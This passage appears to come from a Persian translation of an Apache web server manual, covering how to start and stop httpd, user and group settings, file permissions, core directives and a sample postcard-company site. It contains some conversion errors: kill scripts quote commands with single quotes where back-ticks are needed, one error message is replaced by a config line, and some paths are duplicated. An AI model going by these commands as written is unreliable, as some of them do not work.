`^d` نشان‌دهنده `Ctrl-D` است که انتهای ورودی را مشخص می‌کند و به اعلان سامانه بر می‌گردد. پرونده `go` برای هر وبگاه کار می‌کند. این پرونده شاخه `logs` را در صورتی که وجود نداشته باشد، ایجاد می‌کند و به طور صریح مسیر شاخه `ServerRoot` (با گزینه `-d`) و مسیر پرونده پیکربندی (با گزینه `-f`) مشخص می‌نماید. دستور `'pwd'` شاخه فعلی (جاری) را مشخص می‌کند. نویسه‌های ``` (back-tick) بسیار مهم هستند: با استفاده از این نویسه‌ها می‌توان از خروجی دستور `pwd` در دست‌نوشته استفاده کرد. علامت `$1` نشان‌دهنده اولی که به دستور `go` داده می‌شود را کپی می‌کند. بنابراین دستور `2 go` /`go` پرونده پیکربندی `httpd2.conf` را اجرا خواهد نمود و `go` بدون نشان‌دهنده `httpd.conf` را اجرا خواهد کرد. به خاطر داشته باشید که باید در شاخه وبگاه باشید. اگر این دست‌نوشته از جای دیگری اجرا شود، آپاچی این پیغام خطا را خواهد داد:

```
'could not open document config file ...'.
```

با فرض این که در شاخه `site.toddle` باشید، دستور زیر دست‌نوشته را اجرایی کرده و آن را اجرا نمایید:

```
% chmod +x go
% go
```

اگر پیام خطای زیر را دریافت کردید:

```
go: command not found
```

آنگاه باید دستور زیر را وارد نمایید:

```
% ./go
```

این دستور آپاچی را در پس‌زمینه اجرا خواهد کرد. برای مطمئن شدن از اجرای آن می‌توانید از دستور زیر استفاده نمایید:

```
% ps -aux
```

این دستور تمام فرآیندهای در حال اجرا را لیست می‌کند، که در میان آنها باید `httpds` مشاهده نمایید. برای آن که بعداً بتوانید آپاچی را متوقف نمایید به شماره شناسه فرآیند آن (PID) نیاز دارید که می‌توانید با دستور `ps -aux` آن را مشخص نمایید:

```
USER  PID %CPU %MEM  VSZ  RSS TT  STAT  STARTED  TIME
COMMAND
root   701  0.0  0.8 396 240 v0 R+  2:49PM  0:00.00 ps -aux
root   1  0.0  0.9 420 260 ?? Is  8:13AM  0:00.02 /sbin/init --
```

```

root    2  0.0  0.0    0  0  ?? DL  8:13AM  0:00.04 (pagedaemon)
root    3  0.0  0.0    0  0  ?? DL  8:13AM  0:00.00 (vmdaemon)
root    4  0.0  0.0    0  0  ?? DL  8:13AM  0:02.24 (syncer)
root    35 0.0  0.3   204 84?? Is  8:13AM  0:00.00 adjkerntz -i
root    98 0.0  1.8   820 524 ?? Is  7:13AM  0:00.43 syslogd
daemon 107 0.0  1.3   820 384 ?? Is  7:13AM  0:00.00 /usr/sbin/portma
root   139 0.0  2.1   888 604 ?? Is  7:13AM  0:00.07 inetd
root   142 0.0  2.0   980 592 ?? Ss  7:13AM  0:00.27 cron
root   146 0.0  3.2  1304 936 ?? Is  7:13AM  0:00.25 sendmail: accept
root   209 0.0  1.0   500 296 con- I  7:13AM  0:00.02 /bin/sh /usr/loc
root   238 0.0  5.8 10996 1676 con- I  7:13AM  0:00.09 /usr/local/libex
root   239 0.0  1.1   460 316 v0 Is  7:13AM  0:00.09 -csh (csh)
root   240 0.0  1.2   460 336 v1 Is  7:13AM  0:00.07 -csh (csh)
root   241 0.0  1.2   460 336 v2 Is  7:13AM  0:00.07 -csh (csh)
root   251 0.0  1.7  1052 484 v0 S  7:14AM  0:00.32 bash
root   576 0.0  1.8  1048 508 v1 I  2:18PM  0:00.07 bash
root   618 0.0  1.7  1040 500 v2 I  2:22PM  0:00.04 bash
root   627 0.0  2.2   992 632 v2 I+ 2:22PM  0:00.02 mince demo_test
root   630 0.0  2.2   992 636 v1 I+ 2:23PM  0:00.06 mince home
root   694 0.0  6.7  2548 1968?? Ss  2:47PM  0:00.03 httpd -d /u
webuser 695 0.0  7.0  2548 2044 ?? I  2:47PM  0:00.00 httpd -d /u
webuser 696 0.0  7.0  2548 2044 ?? I  2:47PM  0:00.00 httpd -d /u
webuser 697 0.0  7.0  2548 2044 ?? I  2:47PM  0:00.00 httpd -d /u
webuser 698 0.0  7.0  2548 2044 ?? I  2:47PM  0:00.00 httpd -d /u
webuser 699 0.0  7.0  2548 2044 ?? I  2:47PM  0:00.00 httpd -d /u

```

برای متوقف کردن آپاچی می‌توانید از دستور kill استفاده نمایید. برای این کار شناسه فرآیند^۱ فرآیند اصلی آپاچی که در اینجا 694 است را مشخص نمایید:

```
% kill 694
```

اگر خروجی ps -aux خیلی بزرگ بود می‌توانید با دستور grep خروجی را فیلتر نمایید:

```
% ps awlx | grep httpd
```

در لینوکس به راحتی می‌توانید تنها این دستور را اجرا نمایید:

```
% killall httpd
```

راه دیگر و بهتری نیز وجود دارد. از آن جا که آپاچی PID خود را به طور پیش فرض در پرونده ./logs/httpd.pid ثبت می‌نماید (که با دیرکتیو پیکربندی PidFile قابل تغییر است) و می‌توانید یک دست‌نوشته ساده مانند زیر بنویسید:

```
kill 'cat /usr/www/APACHE3/site.toddle/logs/httpd.pid'
```

شاید ترجیح دهید که یک دست‌نوشته کلی تر مانند زیر به نام stop بنویسید:

```
pwd | read path
kill 'cat $path/logs/httpd.pid'
```

یا اگر نمی‌خواهید از پیکربندیهای مختلف استفاده نمایید، از .../src/support/apachectl1 برای اجرا یا متوقف کردن آپاچی در شاخه پیش فرض خودش استفاده نمایید. گزینه‌های آن عبارتند از:

```
usage: ./apachectl (start|stop|restart|fullstatus|status|graceful|configtest|help)
```

start

اجرای httpd

¹ PID

stop

توقف اجرای httpd

restart

اجرای مجدد httpd با فرستادن نشانه¹ SIGHUP و یا اجرای آن در صورت عدم اجرا.

fullstatus

نمایش کامل وضعیت در صفحه؛ نیاز به برنامه lynx و نیز فعال بودن mod_status دارد.

status

نمایش خلاصه وضعیت در صفحه؛ نیاز به برنامه lynx و نیز فعال بودن mod_status دارد.

graceful

اجرای مجدد httpd (با رعایت احتیاط) با فرستادن نشانه SIGUSR1 و یا اجرای آن در

صورت عدم اجرا.

configtest

بررسی نحو پرونده پیکربندی

help

همین صفحه (راهنمایی درباره گزینه‌ها)

هنگامی که دستور ./go را اجرا کردیم، به نظر رسید که هیچ اتفاق خاصی نیفتاده است، ولی

هنگامی که به شاخه logs نگاهی انداختیم، متوجه شدیم که پرونده error_log حاوی خط زیر

است:

```
[<date>]:'mod_unique_id: unable to get hostbyname ("myname.my.domain")
```

در اینجا این مشکل به علت نحوه اجرای آپاچی است و هنگامی این اتفاق روی می‌دهد که

روی یک میزبان بدون DNS اجرا نمایید. راه حل آن است که پرونده /etc/hosts را ویرایش کرده

و خط زیر را به آن اضافه نمایید:

```
10.0.0.2 myname.my.domain myname
```

که 10.0.0.2 آدرس IP آزمایشی میزبان است.

البته هنوز مساله باقی است، بعد از اجرای httpd به خطای زیر برمی‌خوریم:

```
[<date>]--couldn't determine user name from uid
```

در اینجا با کاربر root وارد سامانه شده بودیم. به علت رعایت امنیت، آپاچی که در ابتدا با

کاربر root شروع به اجرا می‌کند، شناسه کاربری خود را به 1- تغییر می‌دهد. شروع با سطح

کاربری root برای باز کردن گذرگاه 80 است. شناسه کاربری 1- در اکثر سامانه‌های یونیکس

متعلق به کاربر nobody است.

۲-۱-۲- کاربر وب^۲ و گروه وب^۳

چاره کار آن است که کاربر وب جدید را که به گروه وب تعلق دارد ایجاد کنیم. در اینجا

اسامی مهم نیستند بلکه مهم آن است که کاربر به گروه خود تعلق داشته باشد و توسط هیچ کس

¹ Signal

² Webuser

³ Webgroup

دیگری مورد استفاده قرار نگیرد. بهتر است پوسته^۱ مربوط به این کاربر را به `/bin/false` تغییر دهید تا نتوان با این کاربر به سامانه وارد شد. حال `httpd.conf` را مطابق زیر تغییر دهید:

```
User webuser
Group webgroup
```

دیرکتیو `User` شناسه کاربری که کارساز تحت آن به درخواستها پاسخ خواهد داد را مشخص می‌کند.

```
User unix-userid
Default: User #-1
Server config, virtual host
```

برای استفاده از این دیرکتیو، ابتدا باید کارساز را به عنوان `root` اجرا کرد. `unix-userid` یکی از مقادیر زیر را می‌گیرد:

username

کاربر مورد نظر را با نام مشخص می‌کند.

#usernumber

کاربر مورد نظر را با شماره (ID) مشخص می‌کند.

اگر آپاچی را با کاربر غیر `root` اجرا کنید، نمی‌تواند سطح کاربری خود را به کاربر مشخص شده با `User` کاهش دهد، بنابراین با همان کاربر اولیه به کار خود ادامه می‌دهد.



هرگز دیرکتیو `User` (یا `Group`) را به مقدار دهی نکنید، مگر آنکه مخاطرات این کار را واقعاً بشناسید و بدانید که چه می‌کنید!



دیرکتیو `Group` شناسه گروهی^۲ که کارساز تحت آن به درخواستها پاسخ خواهد داد، را مشخص می‌کند.

```
Group unix-groupid
Default: Group #-1
Server config, virtual host
```

برای استفاده از این دیرکتیو، ابتدا باید کارساز را به عنوان `root` اجرا کرد. `unix-groupid` یکی از مقادیر زیر را می‌گیرد:

groupname

گروه مورد نظر را نام مشخص می‌کند.

#groupnumber

گروه مورد نظر را با شناسه مشخص می‌کند.

نکته: اگر آپاچی را با کاربر غیر `root` اجرا کنید، نمی‌تواند سطح گروه خود را به گروه مشخص شده با `Group` کاهش دهد، بنابراین با همان گروه اولیه به کار خود ادامه می‌دهد.

^۱ Shell

^۲ Group ID

۲-۱-۳- برخی مشکلات متفرقه

اگر خودتان آپاچی را ترجمه کنید برخی از پیش فرضها به درستی مقداردهی نمی شوند. اگر با دست نوشته `./go` بخواهید اجرا کنید، با برخی خطاها مانند زیر مواجه خواهید شد:

```
fopen: No such file or directory
httpd: could not open error log file
<path to site.toddle>site.toddle/var/httpd/log/error_log
```

باید خط زیر را به `...conf/httpd.conf` اضافه کنید:

```
ErrorLog logs/error_log
```

پس از آن با اجرا کردن آپاچی با پیام زیر در `./logs/error_log` مواجه خواهید شد:

```
.... No such file or directory.: could not open mime types log
file <path to site.toddle>/site.toddle/etc/httpd/mime.types
```

که باید خط زیر را به `...conf/httpd.conf` اضافه کنید:

```
TypesConfig conf/mime.types
```

پس از آن با اجرا کردن آپاچی با پیام زیر در `./logs/error_log` مواجه خواهید شد:

```
fopen: no such file or directory
httpd: could not log pid to file <path to
site.toddle>/site.toddle/var/httpd/run/httpd.pid
```

که باید خط زیر را به `...conf/httpd.conf` اضافه کنید:

```
PIDFile logs/httpd.pid
```

۲-۱-۴- اجرای آپاچی تحت یونیکس

اکنون اگر آپاچی را اجرا کنید ممکن است با پیام خطای زیر مواجه شوید:

```
PIDFile logs/httpd.pid
```

که باید خط زیر را به `...conf/httpd.conf` اضافه کنید:

```
ServerName <yourmachinename>
```

در نهایت قبل از هر کاری شاخه‌ای که مستندات وبگاه مورد نظر دارد را باید مشخص کنید. شاخه پیش فرض آپاچی `.../httpd/htdocs` شاخه `.../site.toddle/htdocs` را ایجاد کرده و پرونده `1.txt` حاوی "Hello world!" را ایجاد کنید. سپس خط زیر را به `httpd.conf` اضافه کنید:

```
DocumentRoot /usr/www/APACHE3/site.toddle/htdocs
```

پرونده پیکربندی اکنون کامل شده و باید به صورت زیر باشد:

```
User webuser
Group webgroup
```

```
ServerName my586
```

```
DocumentRoot /usr/www/APACHE3/APACHE3/site.toddle/htdocs/
```

```
#fix 'Out of the Box' default problems--remove leading #s if
necessary
#ServerRoot /usr/www/APACHE3/APACHE3/site.toddle
#ErrorLog logs/error_log
#PIDFile logs/httpd.pid
```

```
#TypesConfig conf/mime.types
```

اکنون با اجرای `httpd` باید کارساز وب آماده کار باشد. برای بررسی آن مرورگر وب را اجرا کرده و آدرس کارساز وب را به آن بدهید: ^۱`http://<yourmachinename>` در نتیجه کارساز وب شاخه‌ای که `DocumentRoot` نشان می‌دهد را به مرورگر خواهد فرستد.

۲-۱-۵- کپی‌های مختلف آپاچی

برای دیدن تمام فرآیندهای در حال اجرا، دستور زیر را اجرا کنید:^۲

```
% ps -aux
```

در میان تعداد زیادی فرآیند یونیکس، یک کپی از `httpd` را خواهید دید که متعلق به `root` بوده و تعدادی دیگر متعلق به کاربر وب. آنها کپی‌های مشابه هستند که منتظر درخواستهای ورودی هستند.

کپی اصلی به درگاه 80^۳ متصل شده (بنابراین فرآیندهای فرزند آن هم همین طور) ولی به آن گوش نمی‌دهد. این به خاطر آن است که `root` می‌تواند قدرت فراوانی داشته باشد و برای این کار امن نیست. علت اصلی که این فرآیند باید به صورت `root` اجرا شود، آن است که در یونیکس درگاه‌های پایین‌تر از ۱۰۲۴ را تنها `root` می‌تواند باز کند. هر کدام از فرآیندهای فرزند یکی از حالت‌های اشغال^۴ یا انتظار^۵ دارند. اگر تعداد فرآیندهای منتظر کم باشد (به طور پیش‌فرض ۵ و توسط `DirSrv` در `MinSpareServers` در `httpd.conf` کنترل می‌شود) فرآیند اصلی چند کپی دیگر ایجاد می‌کند. اگر تعداد فرآیندهای منتظر زیاد شود (به طور پیش‌فرض ۱۰ و توسط `DirSrv` در `MaxSpareServers` در `httpd.conf` کنترل می‌شود) برخی از آنها را می‌کشد. اگر فرآیند اصلی را با دستور `kill` متوقف کنید می‌بینید که دیگر فرآیندها نیز متوقف خواهند شد:

```
% kill PID
```

البته بهتر است که از دست‌نوشته `stop` که در بخش ۲-۲- گفته شد استفاده کنید.

۲-۱-۶- مجوزهای یونیکس

برای درست کار کردن آپاچی لازم است که مجوزهای دسترسی به پرونده‌ها به درستی تنظیم شوند. در سامانه‌های یونیکس سه نوع مجوز خواندن^۶، نوشتن^۷ و اجرا^۸ وجود دارد. این مجوزها در سه لایه به اشیاء نسبت داده می‌شوند: کاربر، گروه و دیگران^۹. اگر وبگاه‌های نمونه را نصب کرده باشید به شاخه `.../site.cgi/htdocs` رفته و دستور زیر را وارد کنید:

۱. توجه کنید که اگر کارساز روی همان ماشین باشد می‌توانید از `http://127.0.0.1/` یا `http://localhost/` استفاده

کنید ولی این کار در هنگام استفاده از میزبانهای مجازی ممکن است مشکل به وجود آورد.

۲. البته می‌توانید از دستور `ps tree` در لینوکس استفاده کنید که ساختار پدر و فرزندی میان فرآیندها را نشان

می‌دهد.

³ Port

⁴ Busy

⁵ waiting

⁶ Read

⁷ Write

⁸ Execute

⁹ Other

% `ls -l`

خروجی آن به صورت زیر خواهد شد:

`-rw-rw-r-- 5 root bin 1575 Aug 15 07:45 form_summer.html`

اولین علامت - نشان می‌دهد که این یک پرونده معمولی است. دیگر حروف در ستون اول

مجوزهای دسترسی به این پرونده را نشان می‌دهند که به صورت زیر است:

| | Read | Write | Execute |
|-------------|------|-------|---------|
| User (root) | Yes | Yes | No |
| Group (bin) | Yes | Yes | No |
| Other | Yes | No | No |

نکته مهم آن است که در مورد شاخه‌ها (دایرکتوری) مجوز x به معنای امکان پوشش آن و گذر از آن به شاخه‌های داخلی‌تر است.

آنچه که در اینجا برای ما مهم است مجوزهای دیگران است. از آنجا که آپاچی با سطح کاربری کاربر وب و گروه وب به پرونده‌ها دسترسی دارد، مجوزهای دیگران تعیین کننده سطح دسترسی کارساز آپاچی به پرونده‌ها خواهد بود.

به طور کلی چهار دسته از پرونده‌ها وجود دارد که به کاربر وب می‌خواهیم اجازه دسترسی دهیم: شاخه‌ها، داده، برنامه‌ها، و دست‌نوشته‌ها. کاربر وب باید اجازه پوشش تمام شاخه‌ها از شاخه ریشه تا آنجا که پرونده‌ها قرار دارند را داشته باشد. بنابراین این شاخه‌ها باید مجوز x برای دیگران داشته باشند:

% `chmod o+x <each-directory-in-the-path>`

برای لیست گرفتن از یک شاخه، آخرین شاخه باید مجوز خواندن به دیگران بدهد:

% `chmod o+r <final-directory>`

البته لازم به ذکر است که نباید مجوز نوشتن به دیگران داده شده باشد:

% `chmod o-w <final-directory>`

برای ارائه خدمات یک پرونده به عنوان داده - که شامل پرونده‌هایی مانند htaccess. نیز می‌شود (به فصل ۳ مراجعه نمایید) - پرونده باید مجوز خواندن به دیگران داده شود.

% `chmod o+r file`

و مجوز نوشتن را منع نمایید:

% `chmod o-w <file>`

برای اجرای یک برنامه به دیگران مجوز اجرایی بدهید:

% `chmod o+x <program>`

برای اجرای یک دست‌نوشته باید به دیگران مجوزهای خواندن و اجرا اعطا نمایید:

% `chmod o+rx <script>`

برای امنیت کامل:

% `chmod a=rx <script>`

اگر کاربر بخواهد دست‌نوشته را ویرایش نماید:

% `chmod u=rwx,og=rx <script>`

۲-۴- دیرکتیوها

در این بخش دیرکتیوها را به طور رسمی تعریف می‌کنیم.

۲-۱-۷- کارساز نام^۱

نام کارساز، نام میزبان را برای کارساز مشخص می‌کند.

```
ServerName hostname
Server config, virtual host
```

این دیرکتیو برای استفاده در میزبانهای مجازی (فصل ۴) نیز مفید است.

۲-۱-۸- ریشه سند^۲

این دیرکتیو شاخه‌ای که از آن آپاچی پرونده‌ها را خدمت می‌دهد، مشخص می‌کند.

```
DocumentRoot directory
Default: /usr/local/apache/htdocs
Server config, virtual host
```

به جز مواردی که URL با دیرکتیوهایی مانند Alias تطابق پیدا کند، کارساز مسیری که در URL مشخص شده است را به این مسیر الحاق می‌کند. به عنوان مثال

```
DocumentRoot /usr/web
```

باعث می‌شود که آدرس <http://www.myhost.com/index.html> اشاره به پرونده `/usr/web/index.html` کند.

هنگامی که انتهای شاخه مشخص شده توسط `DocumentRoot` باشد، ممکن است مشکلاتی به وجود آید که به نظر می‌رسد ناشی از اشکالی^۳ در پیمانه^۴ `mod_dir` باشد. بنابراین از به کار بردن / در انتهای مسیر مشخص شده `DocumentRoot` خودداری نمایید.

۲-۱-۹- ریشه کارساز^۵

کارساز ریشه مشخص می‌کند که زیرشاخه‌های `conf` و `logs` در کدام شاخه هستند.

```
ServerRoot directory
Default directory: /usr/local/etc/httpd
Server config
```

اگر آپاچی را با گزینه `-f` اجرا کنید، لازم است که دیرکتیو `ServerRoot` را مقداردهی کنید. از طرف دیگر اگر از گزینه `-d` استفاده کنید نیازی به این دیرکتیو نیست.

۲-۱-۱۰- ErrorLog

دیرکتیو `ErrorLog` نام پرونده‌ای که خطاها در آن ثبت می‌شوند، را مشخص می‌کند.

```
ErrorLog filename|syslog[:facility]
Default: ErrorLog logs/error_log
Server config, virtual host
```

اگر نام پرونده با / شروع نشود، آن را نسبت به مسیر ریشه کارساز در نظر می‌گیرد. آپاچی ۱.۳ و بالاتر: می‌توان از امکان رویدادنگاری سامانه برای ثبت خطاها استفاده کرد. توجه داشته باشید که برای امنیت بالاتر باید پرونده‌های رویدادنامه نباید قابل نوشتن توسط دیگران باشد.

¹ ServerName

² DocumentRoot

³ Bug

⁴ Module

⁵ ServerRoot

۲-۱-۱-PidFile

پرونده‌ای که شناسه فرآیند در حال اجرای آپاچی در آن ثبت می‌شود، را مشخص می‌کند.

```
PidFile file
Default file: logs/httpd.pid
Server config
```

به طور پیش فرض این پرونده `.../logs/httpd.pid` است.

۲-۱-۲-TypesConfig

این دیرکتیو مسیر و نام پرونده را برای یافتن `mime.type` مشخص می‌کند.

```
TypesConfig filename
Default: conf/mime.types
Server config
```

۲-۱-۳-شمول پرونده‌های دیگر در پرونده پیکربندی

ممکن است بخواهید پرونده‌های دیگری را درون پرونده پیکربندی بگنجانید. برای این کار می‌توان محتویات آن پرونده را به طور کامل کپی کرد یا که از دیرکتیو `Include` استفاده کرد:

```
Include filename
Server config, virtual host, directory, .htaccess
```

۲-۵-اشیاء مشترک^۱

اگر از روش `DSO`^۲ استفاده می‌کنید؛ باید کارهای زیادی در پرونده پیکربندی انجام دهید.

۲-۱-۱۴-اشیاء مشترک تحت یونیکس

در آپاچی نسخه ۱.۳ ترتیب دیرکتیوها مهم است. بنابراین احتمالاً آسان‌ترین کار ساخت^۳ آپاچی با استفاده از گزینه `--enable-shared=max` است. از پرونده `/usr/etc/httpd/httpd.conf.default` به پرونده پیکربندی خود کپی کرده و آن را بر حسب نیاز ویرایش نمایید.

```
LoadModule env_module libexec/mod_env.so
LoadModule config_log_module libexec/mod_log_config.so
LoadModule mime_module libexec/mod_mime.so
LoadModule negotiation_module libexec/mod_negotiation.so
LoadModule status_module libexec/mod_status.so
LoadModule includes_module libexec/mod_include.so
LoadModule autoindex_module libexec/mod_autoindex.so
LoadModule dir_module libexec/mod_dir.so
LoadModule cgi_module libexec/mod_cgi.so
LoadModule asis_module libexec/mod_asis.so
LoadModule imap_module libexec/mod_imap.so
LoadModule action_module libexec/mod_actions.so
LoadModule userdir_module libexec/mod_userdir.so
LoadModule alias_module libexec/mod_alias.so
LoadModule access_module libexec/mod_access.so
LoadModule auth_module libexec/mod_auth.so
LoadModule setenvif_module libexec/mod_setenvif.so

# Reconstruction of the complete module list from all
# available modules
# (static and shared ones) to achieve correct module
# execution order.
# [WHENEVER YOU CHANGE THE LOADMODULE SECTION ABOVE UPDATE
# THIS, TOO]
ClearModuleList
```

¹ Shared Objects

² Dynamic Shared Objects

³ Build

```
AddModule mod_env.c
AddModule mod_log_config.c
AddModule mod_mime.c
AddModule mod_negotiation.c
AddModule mod_status.c
AddModule mod_include.c
AddModule mod_autoindex.c
AddModule mod_dir.c
AddModule mod_cgi.c
AddModule mod_asis.c
AddModule mod_imap.c
AddModule mod_actions.c
AddModule mod_userdir.c
AddModule mod_alias.c
AddModule mod_access.c
AddModule mod_auth.c
AddModule mod_so.c
AddModule mod_setenvif.c
```

توجه کنید که لیست سه بخش اصلی دارد: LoadModules و بعد ClearModuleList و به دنبال آن AddModules برای فعال کردن مواردی که نیاز دارید. می‌توانید برای جلوگیری از شلوغ شدن پرونده پیکربندی این لیست را در پرونده دیگری وارد کرده و سپس آن را Include نمایید. توجه کنید که اگر دیرکتیوی از یک پیمانه استفاده می‌کند، آن پیمانه باید فعال باشد و گرنه آپاچی خطا خواهد داد.

LoadModule-۱۵-۱-۲

دیرکتیو LoadModule ساختار پیمانه به نام module را به لیست پیمانه‌های فعال اضافه می‌کند.

```
LoadModule module filename
server config
mod_so
```

module نام متغیر خارجی از نوع module در پرونده است و به عنوان Module Identifier

در مستندات نام برده شده است.

```
LoadModule status_module modules/mod_status.so
```

فصل سوم:

به سوی یک وبگاه واقعی

اکنون کارسازی با پیکربندی‌های اولیه در اختیار داریم و می‌توانیم بیشتر در آن کنکاش نماییم.

۳-۱- وبگاه‌های بیشتر و بهتر: `site.simple`

اکنون در موقعیتی هستیم که وبگاه‌های واقعی‌تری ایجاد کنیم که نمونه آنها را می‌توانید در وبگاه کتاب بیابید. برای واقعی‌تر شدن مثال فرض کنید که برای شرکت Butterthlies Inc. می‌خواهیم وبگاه ایجاد کنیم. این شرکت کارتهای پستی تولید و عرضه می‌کند. برای آنکه تعدادی آدرس وب به میزبان پرونده `/etc/hosts` را مطابق زیر ویرایش می‌کنیم.

```
127.0.0.1 localhost
192.168.123.2 www.butterthlies.com
192.168.123.2 sales.butterthlies.com
192.168.123.3 sales-IP.butterthlies.com
192.168.124.1 www.faraway.com
```

مشخص کردن میزبان محلی^۱ الزامی است. ممکن است که برای تخصیص آدرسها نیاز به همکاری مدیر شبکه باشد.

`site.simple` همانند `site.toddle` و با اندکی تفاوت است. دست‌نوشته `go` همه جا کار خواهد کرد. برای شروع دستورهای زیر را اجرا نمایید:

```
test -d logs || mkdir logs
httpd -d 'pwd' -f 'pwd'/conf/httpd.conf
```

بهتر است نگاهی به پرونده رویدادها بیندازیم. ولی قبل از آن ذکر این نکته لازم است که در آپاچی ۲.۰ لازم است صریحا نام پرونده رویداد با دیرکتیو `TransferLog` مشخص شود. پرونده `.../conf/httpd.conf` اکنون مطابق ذیل است:

```
User webuser
Group webgroup
```

```
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.simple/htdocs
TransferLog logs/access_log
```

همانند قبل در `.../htdocs` پرونده `1.txt` را خواهیم داشت:

```
hello world from site.simple again!
```

حال `./go` را روی کارساز اجرا کرده و سپس به عنوان کارخواه آدرس `http://www.butterthlies.com` را در مرورگر وارد کنید:

```
Index of /
. Parent Directory
. 1.txt
```

روی `1.txt` کلیک کنید تا محتوای آن را ببینید.

رضایت‌بخش به نظر می‌رسد ولی هنوز یک نقطه باقی است. اگر به `http://sales.butterthlies.com` متصل شویم، نتیجه یکسانی می‌گیریم. چرا؟ علت آن است که واسط شبکه ماشین را چنان پیکربندی کردیم که به هر دو IP زیر پاسخ دهد:

```
192.168.123.2
192.168.123.3
```

¹ localhost

به طور پیش فرض آپاچی به تمام آدرسهای IP متعلق به ماشین گوش می دهد و به همه آنها به یک روش جواب می دهد. اگر میزبانهای مجازی^۱ تعریف کرده باشیم، آنگاه بسته به نوع IP ممکن است پاسخ متفاوتی بدهد. در ادامه این بخش به کنترلهای بیشتری با استفاده از دیرکتیوهای Listen، BindAddress و <VirtualHost> خواهیم پرداخت.

ذکر این نکته لازم است که تغییر سریع پیکربندی و ممکن است مرورگر شما را گیج کند! به عبارتی دیگر از آنجا که مرورگرها معمولاً صفحه های وب را در یک حافظه نهانی^۲ ذخیره می کنند، ممکن است مرورگر نتیجه آخرین تغییرات در پیکربندی کارساز وب را نشان ندهد و به جای آن نسخه های قبلی ذخیره شده را نشان دهد. برای جلوگیری از این امر Cache را در مرورگر خود غیر فعال کنید.

حال به کارساز وب خود برمی گردیم. کارساز را متوقف کرده و نگاهی به پرونده رویدادنگاری بیندازید. باید شما چیزی شبیه به خط زیر در `.../logs/access_log` ببینید:

```
192.168.123.1--- [<date-time>] "GET / HTTP/1.1" 200 177
```

200 کد برگشتی HTTP است (به معنی Ok) و 177 تعداد بایت های انتقال یافته است. در

`.../logs/error_log` نباید چیزی باشد، زیرا خطایی رخ نداده است. البته بد نیست هر از چند گاهی نگاهی به این پرونده بیندازید.

۳-۱-۱ - ErrorDocument

دیرکتیو ErrorDocument این امکان را می دهد مشخص کنید اگر کاربری درخواست یک پرونده ناموجود کرد، چه اتفاقی بیفتد.

ErrorDocument error-code "document(" in Apache v2)
Server config, virtual host, directory, .htaccess

در صورت بروز مشکل یا خطا، آپاچی می تواند یکی از چهار کار زیر را انجام دهد:

۱. یک پیام خطای از پیش مشخص شده را به عنوان خروجی بدهد.
۲. یک پیام سفارشی را به عنوان خروجی بدهد.
۳. تغییر مسیر به یک URL دیگر داخلی بدهد.
۴. تغییر مسیر به یک URL دیگر خارجی بدهد.

گزینه اول پیش فرض است و دیگر گزینه ها با دیرکتیو ErrorDocument پیکربندی می شوند. برای این کار در مقابل دیرکتیو کد برگشتی HTTP و یک پیام یا URL باید مشخص کرد. پیام باید داخل "" قرار گیرد.

URL می تواند محلی باشد که در این صورت با / شروع می شوند یا به صورت URL کامل. برای مثال:

```
ErrorDocument 500 http://foo.example.com/cgi-bin/tester  
ErrorDocument 404 /cgi-bin/bad_urls.pl  
ErrorDocument 401 /subscription_info.html  
ErrorDocument 403 "Sorry can't allow you access today"
```

¹ Virtual hosts

² Cache

۳-۲- آغاز به کار وبگاه Butterthlies, Inc.

اکنون پرونده httpd.conf (در .../site.first) شامل خطوط زیر است:

```
User webuser  
Group webgroup
```

```
ServerName my586
```

```
DocumentRoot /usr/www/APACHE3/APACHE3/site.first/htdocs  
TransferLog logs/access_log  
#Listen is needed for Apache2  
Listen 80
```

در آپاچی ۲ دیرکتیوهای AccessConfig و ResourceConfig منسوخ شده‌اند ولی با این وجود می‌توان به صورت زیر در انتهای پرونده پیکربندی نوشت:

```
Include conf/srm.conf  
Include conf/access.conf
```

در آپاچی ۲ هنوز استفاده از Listen اجباری است و در صورتی که در پرونده پیکربندی نباشد، خطای زیر را می‌دهد:

```
...no listening sockets available, shutting down.
```

نقش آپاچی ارائه خدمت اسناد است، ولی تا به حال سندی برای آپاچی آماده نکرده‌ایم. فعلاً با یک پرونده ساده HTML شروع می‌کنیم.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">  
<html>  
<head>  
<title> Butterthlies Catalog</title>  
</head>  
<body>  
<h1> Welcome to Butterthlies Inc</h1>  
<h2>Summer Catalog</h2>  
<p> All our cards are available in packs of 20 at $2 a pack.  
There is a 10% discount if you order more than 100.  
</p>  
<hr>  
<p>  
Style 2315  
<p align=center>  
  
<p align=center>  
Be BOLD on the bench  
<hr>  
<p>  
Style 2316  
<p align=center>  
  
<p align=center>  
Get SCRAMBLED in the henhouse  
<HR>  
<p>  
Style 2317  
<p align=center>  
  
<p align=center>
```

```

Get HIGH in the treehouse
<hr>
<p>
Style 2318
<p align=center>

<p align=center>
Get DIRTY in the bath
<hr>
<p align=right>
Postcards designed by Harriet@alart.demon.co.uk
<hr>
<br>
Butterthlies Inc, Hopeful City, Nevada 99999
</body>
</HTML>

```

می‌خواهیم که این پرونده در `/site.first/htdocs` ... ظاهر شود ولی در واقع از آن در وبگاه-های دیگری نیز استفاده می‌کنیم. بنابراین آن را در محل خود نگهداری کرده و از جاهای دیگر به آن پیوند^۱ با دستور یونیکسی `ln` ایجاد می‌کنیم. این باعث می‌شود که اگر پرونده اصلی یا کپی واقعی تغییر پیدا کرد، این تغییر در پیوندهای آن نیز ظاهر می‌شود. این سند را به اسم `catalog_summer.html` در شاخه `/usr/www/APACHE3/main_docs` قرار می‌دهیم. این پرونده به یک سری تصویرهای `.jpg` اشاره می‌کند که در شاخه `/main_docs` ... هستند:

```

% ln /usr/www/APACHE3/main_docs/catalog_summer.html .
% ln /usr/www/APACHE3/main_docs/bench.jpg .

```

۳-۲-۱ - نمایه پیش فرض

`.go` را تایپ کرده و بعد روی ماشین کارخواه `http://www.butterthlies.com/` را وارد کنید خروجی زیر را خواهید دید:

```

INDEX of /
*Parent Directory
*bath.jpg
*bench.jpg
*catalog_summer.html
*hen.jpg
*tree.jpg

```

۳-۲-۲ - index.html

هنگامی که پرونده پیش فرضی برای نمایش نباشد، آپاچی لیستی مشابه آنچه در بخش قبل دیدید نشان می‌دهد. با ایجاد پرونده نمایه^۲ در `/htdocs/index.html` ... داریم:

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<title>Index to Butterthlies Catalogs</title>
</head>
<body>

```

¹ Link

² Index

```

<ul>
